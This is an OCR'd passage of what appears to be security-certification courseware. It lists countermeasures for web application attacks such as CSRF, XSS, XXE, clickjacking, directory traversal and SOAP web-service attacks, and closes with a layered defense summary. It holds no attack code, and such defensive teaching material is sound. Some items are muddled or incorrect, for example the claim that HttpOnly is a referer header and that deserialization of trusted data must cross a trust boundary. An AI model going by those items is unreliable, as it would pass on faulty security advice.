
- Logoff immediately after using a web application and clear the history
- Do not allow your browser and websites to save login details
- Check the HTTP referrer header and when processing a POST, ignore URL parameters

Cookie/ Session Poisoning

- Do not store plain text or weakly encrypted password in a cookie
- Implement timeout limits for cookies
- The authentication credentials of any cookie should be associated with an IP address
- Make logout functions available

Web Service Attack

- Configure WSDL Access Control Permissions to grant or deny access to any type of WSDL-based SOAP messages
- Use document-centric authentication credentials that use SAML
- Use multiple security credentials such as X.509 Cert, SAML assertions and WS-Security
- Deploy web services-capable firewalls that include SOAP and ISAPI level filtering
- Configure firewalls/IDS systems for anomaly and signature detection for web services



Web Application Attack Countermeasures (Cont'd)

Clickjacking Attack

- Use a server-side method like X-frame-options header and use its options DENY, SAMEORIGIN, ALLOW-FROM URI
- Never use client-side methods such as Framebusting or Framebreaking
- Use the content-security-policy (CSP) HTTP header

JavaScript Hijacking

- Use .innerText rather than .innerHTML in JavaScript to encode the text
- Avoid using the eval function
- Use the encoding library to safeguard the attributes and data elements
- Make sure to return JSON with an object externally

Username Enumeration

- Ensure inputs that include user identifiers reveal output containing only generic error messages
- Use randomly generated data for usernames instead of sequential numbers
- Use CAPTCHA for all pages that accept input to prevent automatic data collection

Attack on Password Reset Mechanism

- Perform proper validation of random tokens and email links
- Ensure all password reset URLs are used only once and set an expiry time limit
- Avoid automated requests through programs and enforce human checks using the CAPTCHA

Web Application Attack Countermeasures

- **Broken Authentication and Session Management**

  Flaws in authentication and session management application functions allow attackers to gain passwords, keys, and session tokens or exploit other implementation vulnerabilities to gain other users' credentials.

Session cookies are destined for client IPs by delivering a validation cookie, which includes a cryptographic token that verifies that the client IP is the one to which the session token was issued. Therefore, to perform the session attack, the attacker must steal the IP address of the target user.

Some countermeasures against broken authentication and session management attacks are as follows:

- Use SSL for all authenticated parts of the application
- Verify whether all the users' identities and credentials are stored in a hashed form
- Never submit session data as part of a GET, POST
- Apply pass phrasing with at least five random words
- Limit the login attempts and lock the account for a specific period after a certain number of failed attempts
- Use a secure platform session manager to generate long random session identifiers for secure session development
- Implement multi-factor authentication mechanisms to prevent guessing, credential stuffing, and brute-forcing
- Make sure to secure passwords with a cryptographic password hash algorithm or tools such as bcrypt, scrypt, or Argon2
- Make sure to check weak passwords against a list of the top bad passwords
- Log authentication failures and send alerts whenever probable attacks are detected

- **Sensitive Data Exposure**

  Many web applications do not properly protect sensitive data such as credit card numbers, SSNs, and authentication credentials with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.

  Some countermeasures against sensitive data exposure attacks are as follows:

  - Do not create or use weak cryptographic algorithms
  - Generate encryption keys offline and store them securely
  - Ensure that encrypted data stored on the disk is not easy to decrypt
  - Use AES encryption for stored data and use TLS with HSTS (HTTP Strict Transport Security) for incoming traffic
  - Classify the data processed, stored, or transmitted by an application and apply controls accordingly
  - Use PCI DSS compliant tokenization or truncation to remove the data soon after its requirement

- Use proper key management and ensure that all the keys are in place
- Encrypt all the data in transit using TLS with Perfect Forward Secrecy (PFS) ciphers
- Disable caching techniques for requests that contain sensitive information

- **XML External Entity**
  - Avoid processing XML input containing references to external entities by a weakly configured XML parser
  - XML unmarshaller should be configured securely
  - Parse the document with a securely configured parser
  - Configure the XML processor to use local static DTD and disable any declared DTD included in an XML document
  - Implement whitelisting, input validation, sanitation, and filtering techniques to prevent hostile data within the XML documents
  - Update and patch the latest XML processors and libraries
  - Make sure that the XML/XLS file upload function validates the XML using XSD validation
- **Broken Access Control**
  - Perform access control checks before redirecting the authorized user to the requested resource
  - Avoid using insecure IDs to prevent the attacker from guessing them
  - Provide a session timeout mechanism
  - Limit file permissions to authorized users to avoid misuse
  - Avoid client-side caching mechanisms
  - Remove session tokens on the server side on user logout
  - Ensure that minimum privileges are assigned to users to perform only essential actions
  - Enforce access control mechanisms once and re-use them throughout the application
- **Security Misconfiguration**

  Security misconfiguration makes web applications potentially vulnerable and may provide attackers with access to them as well as to files and other application-controlling functions. Insufficient transport layer protection allows attackers to obtain unauthorized access to sensitive information as well as to perform attacks such as account theft, phishing, and compromising admin accounts. Encrypt all communications between the website and client to prevent attacks due to insufficient transport layer protection.

Some countermeasures against security misconfiguration attacks are as follows:

- Configure all security mechanisms and disable all unused services
- Setup roles, permissions, and accounts and disable all default accounts or change their default passwords
- Scan for the latest security vulnerabilities and apply the latest security patches
- Non-SSL requests to web pages should be redirected to the SSL page
- Set the 'secure' flag on all sensitive cookies
- Configure the SSL provider to support only strong algorithms
- Ensure that the certificate is valid and not expired, and that it matches all domains used by the site
- Backend and other connections should also use SSL or other encryption technologies

- **XSS Attacks**

  XSS is another type of input validation attacks that target the flawed input validation mechanism of web applications for the purpose of malicious activities. Attackers embed a malicious script into web application input gates, which allows them to bypass the security measures imposed by the applications.

  Some countermeasures against XSS attacks are as follows:

  - Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification
  - Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use
  - Use a web application firewall to block the execution of a malicious script
  - Convert all non-alphanumeric characters into HTML character entities before displaying the user input in search engines and forums
  - Encode the input and output and filter metacharacters in the input
  - Never trust websites that use HTTPS when it comes to XSS
  - Filtering the script output can also defeat XSS vulnerabilities by preventing them from being transmitted to users
  - Deploy public key infrastructure (PKI) for authentication, which checks to ascertain that the script introduced is actually authenticated
  - Implement a stringent security policy
  - Web servers, application servers, and web application environments are vulnerable to cross-site scripting. It is difficult to identify and remove XSS flaws from web applications. The best way to find flaws is to perform a security review of the code

and search in all the places where the input from an HTTP request comes as an output through HTML.

- Attacker uses a variety of HTML tags to transmit a malicious JavaScript. Nessus, Nikto, and other tools can help to some extent in scanning websites for these flaws. If the scanning discovers a vulnerability in a website, it is highly likely to be vulnerable to other attacks.
- Review the website code to defend against XSS attacks. Check the robustness of the code by reviewing it and comparing it against exact specifications. Check the following areas: headers, cookies, query string form fields, and hidden fields. During the validation process, there must be no attempt to recognize the active content, either by removing the filter or by sanitizing it.
- There are many ways to encode known filters for active content. A “positive security policy” is highly recommended, which specifies what is allowed and what must be removed. Negative or attack signature-based policies are difficult to maintain, as they are incomplete.
- Input fields should be limited to a maximum size since most script attacks need several characters to initiate.
- Implement Content Security Policy (CSP) to prevent the browser from executing XSS attacks
- Escape untrusted HTTP request data built on the context in the HTML output to resolve Reflected and Stored XSS vulnerabilities
- Employ context-sensitive encoding when altering the browser document on the client side, which acts against the DOM-XSS

- **Insecure Deserialization**
  - Validate untrusted input that is to be serialized to ensure that the serialized data contains only trusted classes
  - Deserialization of trusted data must cross a trust boundary
  - Developers must re-architect their applications
  - Avoid serialization for security-sensitive classes
  - Guard sensitive data during deserialization
  - Filter untrusted serial data
  - Enforce duplicate security manager checks in a class during serialization and deserialization
  - Understand the security permissions given to serialization and deserialization
  - Implement integrity checks or encryption of the serialized objects to prevent data modification or hostile object creation

- Isolate code that deserializes so that it runs in very-low-privileged environments
- Log the deserialization exceptions and failures so that the incoming type is not the same as the expected type; otherwise, it throws an exception

- **Using Components with Known Vulnerabilities**
  - Regularly check the versions of both client-side and server-side components and their dependencies
  - Continuously monitor sources such as the National Vulnerability Database (NVB) for vulnerabilities in your components
  - Apply security patches regularly
  - Scan the components with security scanners frequently
  - Enforce security policies and best practices for component use
  - Review all the dependencies including transitive dependencies and ensure that they are not vulnerable
  - Maintain a regular inventory of the versions of both client-side and server-side components regularly
  - Make sure to obtain components from official sources and accept only signed packages
- **Insufficient Logging and Monitoring**
  - Define the scope of assets covered in log monitoring to include business critical areas
  - Setup a minimum baseline for logging and ensure that it is followed for all assets
  - Ensure that logs are logged with user context so that they are traceable for specific users
  - Ascertain what to log and what log to look for through proactive incident identification
  - Perform sanitization on all event data to prevent log injection attacks
  - Implement a common logging mechanism for the whole application and use effective incident response
  - Ensure all logins, access control failures, and input validation failures can be logged with the necessary user context to identify suspicious accounts
  - Make sure that high-value transactions consist of an audit trail with integrity controls to prevent tampering of the databases such as append-only database tables
- **Directory Traversal**

  Directory traversal enables attackers to exploit HTTP, gain access to restricted directories, and execute commands outside the web server's root directory. Developers must configure web applications and their servers with appropriate file and directory permissions to avoid directory traversal vulnerabilities.

Some countermeasures against directory traversal attacks are as follows:

- Define access rights to the protected areas of the website
- Apply checks/hotfixes that prevent exploitation of vulnerabilities such as Unicode, which affect the directory traversal
- Web servers should be updated with security patches in a timely manner
- Validate the user input before processing by comparing it with the whitelist and verify that the input contains only purely alphanumeric characters
- Append the input of the application to the base directory and use the platform filesystem API to canonicalize the path
- Use an advanced content management system (CMS) for handing several documents
- Host documents on a separate file server or cloud storage to prevent mixing of public and sensitive documents
- Properly sanitize the file names coming from HTTP requests
- Restrict file names to a list of known good characters and ensure that any references to files use only these characters

- **Unvalidated Redirects and Forwards**

  In general, web applications redirect and forward users to other pages and websites. Therefore, if a web application does not validate the data, then attackers can redirect users to malicious websites or use forwarding to access unauthorized pages. Therefore, to prevent such attacks, it is best not to allow users to directly supply parameters to redirect and forward in web application logic.

  Some countermeasures against unvalidated redirects and forwards attacks are as follows:

  - Avoid using redirects and forwards
  - If the destination parameters cannot be avoided, ensure that the supplied value is valid and authorized for the user
  - Avoid allowing URL as a user input for the destination and validate the URL
  - Sanitize the input by generating a list of trusted URLs that includes a list of hosts or regex
  - Implement meta refresh in the page, as it can use hardcoded HTML to automatically redirect users to another page

- **Watering Hole Attack**

  - Apply software patches regularly to remove any vulnerabilities

  - Monitor network traffic
  - Secure the DNS server to prevent attackers from redirecting the site to a new location
  - Analyze user behavior
  - Inspect popular websites
  - Use browser plug-ins that block HTTP redirects
  - Disable third-party content such as advertising services, which track user activities
  - Make sure to hide online activities with a VPN and enable the browser's private browsing feature
  - Make sure to run the web browser in a virtual environment to limit access to the local system

- **Cross-Site Request Forgery**

  Using a CSRF attack, attackers lure a user's browser into sending a fake HTTP request, including the user session cookie and other authentication information, to a legitimate (vulnerable) web application to perform malicious activities.

  Some countermeasures against cross-site request forgery attacks are as follows:

  - Logoff immediately after using a web application and clear the history
  - Do not allow your browser and website to save login details
  - Check the HTTP Referrer header and when processing a POST, ignore URL parameters
  - Use referer headers such as HttpOnly flag that sends an X-Requested-With custom header using jQuery
  - Use CSRF tokens such as nonce tokens that are submitted through the hidden form field to avoid illegal access

- **Cookie/Session Poisoning**

  Browsers use cookies to maintain a session state. They also contain sensitive, session-specific data (e.g., user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs). Attackers engage in cookie/session poisoning by modifying the data in the cookie to gain escalated access or maliciously affect a user session. Developers must hence follow secure coding practices to secure web applications against such poisoning attacks. They must use proper session-token generation mechanisms to issue random session IDs.

  Some countermeasures against cookie/session poisoning attacks are as follows:

  - Do not store plaintext or weakly encrypted passwords in cookies
  - Implement cookie timeout

- Cookie authentication credentials should be associated with an IP address
- Make logout functions available
- Validate all the cookie values to ensure that they are well-formed and correct
- Use virus and malware scanning software to protect the browser from any malicious scripts that hijack the cookies
- Clear stored cookies from the browser regularly
- Employ cookie randomization to change the website or a service cookie whenever the user makes a request
- Use a VPN that adopts high-grade encryption and traffic routing to prevent session sniffing

- **Web Service Attack**

  Use multiple layer protection and standard HTTP authentication techniques to defend against web service attacks. Because most models incorporate business-to-business applications, it becomes easier to restrict access to only valid users.


  Some additional countermeasures against web service attacks are as follows:

  - Configure WSDL Access Control Permissions to grant or deny access to any type of WSDL-based SOAP messages
  - Use document-centric authentication credentials that use SAML
  - Use multiple security credentials such as X.509 Cert, SAML assertions, and WS-Security
  - Deploy web-service-capable firewalls that can perform of SOAP- and ISAPI-level filtering
  - Configure firewalls/IDS systems for web service anomaly and signature detection
  - Configure firewalls/IDS systems to filter improper SOAP and XML syntax
  - Implement centralized in-line requests and response schema validation
  - Block external references and use pre-fetched content when de-referencing URLs
  - Maintain and update a secure repository of XML schemas
  - Use password digests/Kerberos tickets/X.509 certificates in SOAP headers for authentication
  - Use a digital signature for signing messages at the recipient’s end and maintain the integrity of the messages
  - Use URL authorization to restrict access to the web service file (.asmx)
  - Authorize access to WSDL files using NTFS permissions
  - Disable the documentation protocols to prevent the dynamic generation of WSDL

- Verify the caller's endpoint in the SOAP message before determining whether the SOAP message is processed by the BPEL engine
- Disable the SOAP Action field such as createUser or deleteUser in the HTTP request
- Avoid using easily guessable SOAP Action terminologies
- Disable the SOAPAction attribute when not in use
- Make sure to compare the operation within the SOAPAction and the SOAP body

- **Clickjacking Attack**
  - Use a server-side method such as X-Frame-Options header and use its options DENY, SAMEORIGIN, and ALLOW-FROM URI to prevent the site from being framed outside the domain
  - Never use client-side methods such as Framebusting or Framebreaking as they can be bypassed easily
  - Mask the HTML document and reveal it only after verifying that the page is not framed
  - Use the Content-Security-Policy (CSP) HTTP header as it provides considerable flexibility for defining sources in complex deployments
- **JavaScript Hijacking**
  - Use .innerText rather than .innerHTML in JavaScript to encode the text automatically
  - Avoid using the function eval due to its vulnerable nature
  - Do not write serialization code
  - Use the encoding library to safeguard the attributes and data elements and avoid building XML dynamically
  - Use SSL/TLS for secure communication and perform encryption on the server instead of the client-side code
  - Build XML using any appropriate framework; avoid building XML manually
  - Make sure to return JSON with an object externally, such as {“result”: [{“object”:” inside array”}]}
- **Username Enumeration**
  - Ensure that inputs that include user identifiers produce outputs containing only generic error messages
  - Use randomly generated data for usernames instead of sequential numbers
  - Employ proper defenses against SQL injection and XSS attacks to prevent dumpable user enumeration
  - Always make sure to apply CAPTCHA to all the input accepting pages to prevent automatic data collection

  - Use a WAF to detect and block all the individual IP addresses that try to make several requests
  - Apply two-factor authentication (2FA) or padding techniques to the response time to prevent username enumeration
  - Use random and complex usernames when creating the Active Directory username list
  - Always use only complex and difficult-to-guess passwords and change the default usernames and passwords
  - Harden all the services to avoid establishing null bind and prevent remote root authentication
- **Attack on Password Reset Mechanism**
  - Perform proper validation of the random token and email link combination before executing the request
  - Ensure that all password reset URLs are used only once and set the expiry time limit
  - Avoid automated requests through programs and enforce human checks using CAPTCHA
  - Restrict the number of requests generated from any IP or device within a stipulated time
  - Use advanced multi-factor authentication (MFA) techniques to prevent account hijacking with password reset tokens



How to Defend Against Web Application Attacks

Attacker
Login Form
Perform input validation
Internet
Use WAF Firewall /IDS and filter packets
Configure the firewall to deny external ICMP traffic access
Web Server
Shut down the unnecessary services and ports
Keep patches current
Sanitize and filter user input
Analyze the source code for SQL injection
Minimize use of 3rd party apps
Web Application
Connect to the database using a non-privileged account
Use stored procedures and parameter queries
Grant least privileges to the database, tables, and columns
DBMS
Disable commands like xp_cmdshell
Operating System
Perform dynamic testing and source code analysis
Make LDAP filter as specific as possible
LDAP Server
Disable verbose error messages and use custom error pages
Custom Error Page

How to Defend Against Web Application Attacks

To defend against web application attacks, you can follow the countermeasures stated earlier. To protect the web server, you can use a WAF firewall/IDS and filter packets. You also should regularly update the server's software using patches to protect it from attackers. Sanitize and filter the user input, analyze the source code for SQL injection, and minimize the use of third-party applications to protect the web applications. You can also use stored procedures and parameter queries to retrieve data and disable verbose error messages that can provide attackers with useful information. Use custom error pages to protect the web applications. To avoid SQL injection into the database, connect using a non-privileged account and grant the least privileges to the database, tables, and columns. Disable commands such as xp_cmdshell, which can affect the OS.

